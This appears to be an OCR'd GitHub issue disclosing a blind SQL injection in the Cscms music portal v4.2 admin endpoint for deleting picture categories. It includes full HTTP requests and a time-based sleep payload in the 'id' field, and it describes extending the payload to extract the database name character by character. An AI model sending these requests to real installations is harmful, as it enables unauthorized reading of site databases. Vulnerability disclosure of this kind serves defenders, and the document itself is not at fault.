New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #21


Open **Am1azi3ng** opened this issue on Apr 18 · 0 comments

Am1azi3ng commented on Apr 18


Details

There is a SQL blind injection vulnerability in pic_Type.php_del

Add an album after the administrator logs in



```
POST /admin.php/pic/admin/type/save HTTP/1.1
Host: cscms.test
Content-Length: 166
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=imqi28p17sd90eqcjmumqdtu1bbu7lhg
```




Delete this album to the recycle bin

When deleting the album in the recycle bin, construct malicious statements to realize SQL injection


```
POST /admin.php/pic/admin/type/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```


```
Connection: close

id=4)and(sleep(5))--+
```

The payload executes and sleeps for 5 seconds



so construct payload to Blasting database





Because the first letter of the background database name is "c", it sleeps for 5 seconds,so the vulnerability exist

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant